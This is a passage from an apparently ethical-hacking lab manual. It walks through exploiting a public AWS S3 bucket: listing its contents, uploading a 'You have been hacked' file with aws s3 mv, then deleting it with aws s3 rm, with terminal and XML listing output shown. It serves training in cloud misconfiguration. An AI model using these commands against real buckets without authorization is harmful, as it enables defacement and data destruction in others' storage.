
This XML file does not appear to have any style information associated with it. The document tree is shown below.

```
−<ListBucketResult>
  <Name>certifiedhacker1</Name>
  <Prefix/>
  <Marker/>
  <MaxKeys>1000</MaxKeys>
  <IsTruncated>false</IsTruncated>
 −<Contents>
    <Key>Hack.txt</Key>
    <LastModified>2022-04-25T07:02:44.000Z</LastModified>
    <ETag>"fbd0377ef37720e31310989fb4953166"</ETag>
    <Size>21</Size>
    <StorageClass>STANDARD</StorageClass>
  </Contents>
 −<Contents>
    <Key>PRE-Publication-version-SP.800-203.pdf</Key>
    <LastModified>2022-04-25T06:52:20.000Z</LastModified>
    <ETag>"79070021091ecf16d13fbe7be58d474b"</ETag>
    <Size>5201590</Size>
    <StorageClass>STANDARD</StorageClass>
  </Contents>
 −<Contents>
    <Key>PRE-Whitepaper.pdf</Key>
    <LastModified>2022-04-25T06:52:22.000Z</LastModified>
    <ETag>"79070021091ecf16d13fbe7be58d474b"</ETag>
    <Size>5201590</Size>
```

36. □ Minimize the browser window and switch to the **Terminal** window.

37. □ Let us delete the **Hack.txt** file from the **certifiedhacker1** bucket. In the terminal window, type **aws s3 rm s3://certifiedhacker1/Hack.txt** and press **Enter**.


38. □ By issuing this command, you have successfully deleted the **Hack.txt** file from the **certifiedhacker1** bucket.


Applications Places System
Mon Apr 25, 03:04
aws s3 rm s3://certifiedhacker1/Hack.txt - Parrot Terminal
File Edit View Search Terminal Help
Menu
aws s3 rm s3://certified...
[Mozilla Firefox]

```
┌─[root@parrot]─[~]
└──╼ #aws s3 ls s3://certifiedhacker1
2022-04-25 02:52:20    5201590 PRE-Publication-version-SP.800-203.pdf
2022-04-25 02:52:22    5201590 PRE-Whitepaper.pdf
┌─[root@parrot]─[~]
└──╼ #echo "You have been hacked" >> Hack.txt
┌─[root@parrot]─[~]
└──╼ #aws s3 mv Hack.txt s3://certifiedhacker1
move: ./Hack.txt to s3://certifiedhacker1/Hack.txt
┌─[root@parrot]─[~]
└──╼ #aws s3 rm s3://certifiedhacker1/Hack.txt
delete: s3://certifiedhacker1/Hack.txt
┌─[root@parrot]─[~]
└──╼ #
```

39. □ To verify whether the file is deleted, switch to the browser window and reload the page.

40. □ The **Hack.txt** file is deleted from the **certifiedhacker1** bucket.



This XML file does not appear to have any style information associated with it. The document tree is shown below.

```
-<ListBucketResult>
   <Name>certifiedhacker1</Name>
   <Prefix/>
   <Marker/>
   <MaxKeys>1000</MaxKeys>
   <IsTruncated>false</IsTruncated>
  -<Contents>
     <Key>PRE-Publication-version-SP.800-203.pdf</Key>
     <LastModified>2022-04-25T06:52:20.000Z</LastModified>
     <ETag>"79070021091ecf16d13fbe7be58d474b"</ETag>
     <Size>5201590</Size>
     <StorageClass>STANDARD</StorageClass>
   </Contents>
  -<Contents>
     <Key>PRE-Whitepaper.pdf</Key>
     <LastModified>2022-04-25T06:52:22.000Z</LastModified>
     <ETag>"79070021091ecf16d13fbe7be58d474b"</ETag>
     <Size>5201590</Size>
     <StorageClass>STANDARD</StorageClass>
   </Contents>
 </ListBucketResult>
```

41. □ Thus, you can add or delete files from open S3 buckets.

42. □ This concludes the demonstration of exploiting public S3 buckets.

43. □ Close all open windows and document all acquired information.